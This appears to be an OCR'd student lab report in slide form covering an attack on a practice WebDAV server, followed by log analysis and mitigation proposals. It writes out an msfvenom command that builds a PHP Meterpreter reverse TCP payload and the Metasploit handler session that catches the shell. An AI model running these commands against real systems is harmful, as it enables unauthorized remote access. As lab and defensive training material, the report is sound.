Let’s navigate to the file path given dav://172.18.64.205/webdav - which came up as not matching any documents. I then tried dav://192.168.1.105/webdav - that came up with nothing either.

I googled webdav and found that WebDAV stands for "Web-based Distributed Authoring and Versioning". It is a set of extensions to the HTTP protocol which allows users to collaboratively edit and manage files on remote web servers.root and how to access.

I also noted that WebDAV is vulnerable by reverse TCP shell with metasploit and looked that up too.







Exploitation: Hash Cracking

03

We browsed the network to see if we can access dav://192.168.1.105/webdav and now have a login. Let's use the unhashed password and see what happens.







Exploitation: Hash Cracking

04

Achievements

I was able to log in and find another password file but could not open this.





Exploitation: WebDAV


01

Tools & Processes

Since I cannot open the password file. We are going to use the previously found vulnerability to WebDAV. We will Attempt a reverse TCP shell with metasploit.


I went into my msfconsole and created a reverse TCP exploit file called shell.php. I will copy this file into the vulnerable machine through Ryan's access point.

msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php



Exploitation: WebDAV

02 I was able to copy my shell.php file onto the webdav. Let's go back to our metasploit and set the payload.



Exploitation: WebDAV

03

It took me a few times to get it right. I was able to set the payload and set myself as host listening from port 4444 and exploit. I was able to acquire a meterpreter session.


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.90
[*] 192.168.1.90 - Meterpreter session 5 closed.  Reason: Died
[*] 192.168.1.90 - Meterpreter session 6 closed.  Reason: Died
[*] Meterpreter session 7 opened (192.168.1.90:4444 -> 192.168.1.90:34828) at 2021-11-14 02:30:14 -0800
[*] Sending stage (38288 bytes) to 192.168.1.90
[*] Meterpreter session 8 opened (192.168.1.90:4444 -> 192.168.1.90:34830) at 2021-11-14 02:30:15 -0800
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 9 opened (192.168.1.90:4444 -> 192.168.1.105:47590) at 2021-11-14 02:34:57 -0800
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 10 opened (192.168.1.90:4444 -> 192.168.1.105:47592) at 2021-11-14 02:34:57 -0800

meterpreter >
```

Exploitation: WebDAV

04 I was able to gain shell command.




05 I navigate to the root folder and used the ls command. I found the flag.txt file. **The flag is: b1ng0w@5h1sn@m0**

Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan


- What time did the port scan occur? The scan occurred on November 4, 2021 21:21:13.000
- How many packets were sent, and from which IP?
- What indicates that this was a port scan? The “acked”:68 indicates that there are 68 instances of an ack



Nov 4, 2021	event.dataset	Message
		nning?
21:21:12.000	system.syslog	2021-11-05T01:21:12.714Z#011ERROR#011[docker]#011event/event.go:108#011Error watching for docker events: Cannot connect to the Docker daemon at unix:///var/run/docker.sock. Is the docker daemon running?
21:21:13.000	system.syslog	2021-11-05T01:21:13.455Z#011INFO#011[monitoring]#011log/log.go:145#011Non-zero metrics in the last 30s#011{"monitoring": {"metrics": {"beat":{"cpu":{"system":{"ticks":18330,"time":{"ms":97}},"total":{"ticks":46980,"time":{"ms":226},"value":46980},"user":{"ticks":28650,"time":{"ms":129}}},"handles":{"limit":{"hard":4096,"soft":1024},"open":7},"info":{"ephemeral_id":"a1950964-4b69-40ea-9061-8b654727c31f","uptime":{"ms":6750117}},"memstats":{"gc_next":16203152,"memory_alloc":10509648,"memory_total":7380181464},"runtime":{"goroutines":96}},"libbeat":{"config":{"module":{"running":0}},"output":{"events":{"acked":68,"batches":3,"total":68}},"pipeline":{"clients":19,"events":{"active":0,"filtered":2,"published":68,"total":70},"queue":{"acked":68}}},"metricbeat":{"apache":{"status":{"events":3,"success":3}},"docker":{"container":{"events":3,"failures":3},"cpu":{"events":3,"failures":3},"diskio":{"events":3,"failures":3},"healthcheck":{"events":3,"failures":3},"info":{"events":3,"failures":3},"memory":{"events":3,"failures":3},"network":{"events":3,"failures":3}},"system":{"cpu":{"events":3,"success":3},"filesystem":{"events":4,"success":4},"fsstat":{"events":1,"success":1},"load":{"events":3,"success":3},"memory":{"events":3,"success":3},"network":{"events":6,"success":6},"process":{"events":20,"success":20},"process_summary":{"events":3,"success":3},"socket_summary":{"events":3,"success":3}}},"system":{"load":{"1":0,"15":0,"5":0,"norm":{"1":0,"15":0,"5":0}}}}}
21:21:13.000	system.syslog	2021-11-05T01:21:13.511Z#011INFO#011module/wrapper.go:266#011Error fetching data for metricset docker.container: failed to get docker containers list: Cannot connect to the Docker daemon at unix:///var/run/docker.sock. Is the docker daemon running?
21:21:13.000	system.syslog	2021-11-05T01:21:13.519Z#011INFO#011module/wrapper.go:259#011Error fetching data for metricset docker.memory: failed to get docker stats: Cannot connect to the Docker daemon at unix:///var/run/doc

Analysis: Finding the Request for the Hidden Directory

source.ip : 192.168.1.90 and http.request.referrer : "http://192.168.1.105/company_folders/secret_folder/"



- What time did the request occur? 2 requests at 21:30 and 1 request at 21:40. How many requests were made? 3
- Which files were requested? http://192.168.1.105/company_folders/secret_folder What did they contain? data

Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack?

  8 requests were made in the attack.

- How many requests had been made before the attacker discovered the password?

  15,934 requests were made before the attacker discovered the password.

HTTP status codes for the top queries [Packetbeat] ECS


View: Data

Download CSV

HTTP Query	Count	HTTP Status Code	Count
GET /company_folders/secret_folder/	16,448	401	16,440
GET /company_folders/secret_folder/	16,448	200	8
GET /company_folders/secret_folder	15,938	401	15,934
GET /company_folders/secret_folder	15,938	301	4

Analysis: Finding the WebDAV Connection

source.ip : 192.168.1.90 and http.request.referrer : "http://192.168.1.105/webdav/" and url.original : "/webdav/shell.php" or url.original : "/webdav/passwd.dav"



- How many requests were made to this directory? 193 requests were made to this directory
- Which files were requested? The files requested were: passwd.dav and shell.php

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Monitor with filebeat

What threshold would you set to activate this alarm?

Since this is supposed to be a secret file, I'd like to know when this file is accessed every time.

System Hardening

What configuration can be set on the host to block unwanted access?

- You can whitelist permitted values.
- Remove any and all references that indicate that you have a secret folder and where to find it.
- Remove any reference as to who manages secret files

Describe the solution. If possible, provide required command lines.

You can remove it from being in this server completely. Or keep it in offline storage.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

An alarm should be set to detect multiple failed login attempts from the same IP

What threshold would you set to activate this alarm?

10 or more failed logins per hour from the same ip

System Hardening

What configuration can be set on the host to block brute force attacks?

- Have a lockout policy after several failed login attempts.
- Or progressive delays that can lock out accounts for a limited amount of time after a several failed login attempts where each attempt makes the delay longer.
- Strong and longer un-guessable passwords.
- Having a captcha tool.

Describe the solution.

- Same as listed above.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Monitor with filebeat.

I would like to be alerted when a PUT request is made from a non-whitelisted IP

What threshold would you set to activate this alarm?

Every instance

System Hardening

What configuration can be set on the host to control access?

- Setting up two factor authentication.
- Do not provide a valid URL pointing to an instance of WebDAV - even if it is written in a password protected “secret file” accessible online.
- Disable WebDAV if not in use.

Describe the solution. If possible, provide the required command line(s).

- Disable WebDAV if not in use.
- Keep updated.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

I would like to be alerted when a PUT request is made from a non-whitelisted IP

What threshold would you set to activate this alarm?

Every instance

System Hardening

What configuration can be set on the host to block file uploads?

- require authentication to upload files.
- store uploaded files in a location not accessible from the web.
- define valid types of files that the users should be allowed to upload.

Describe the solution. If possible, provide the required command line.

- Same as above


The End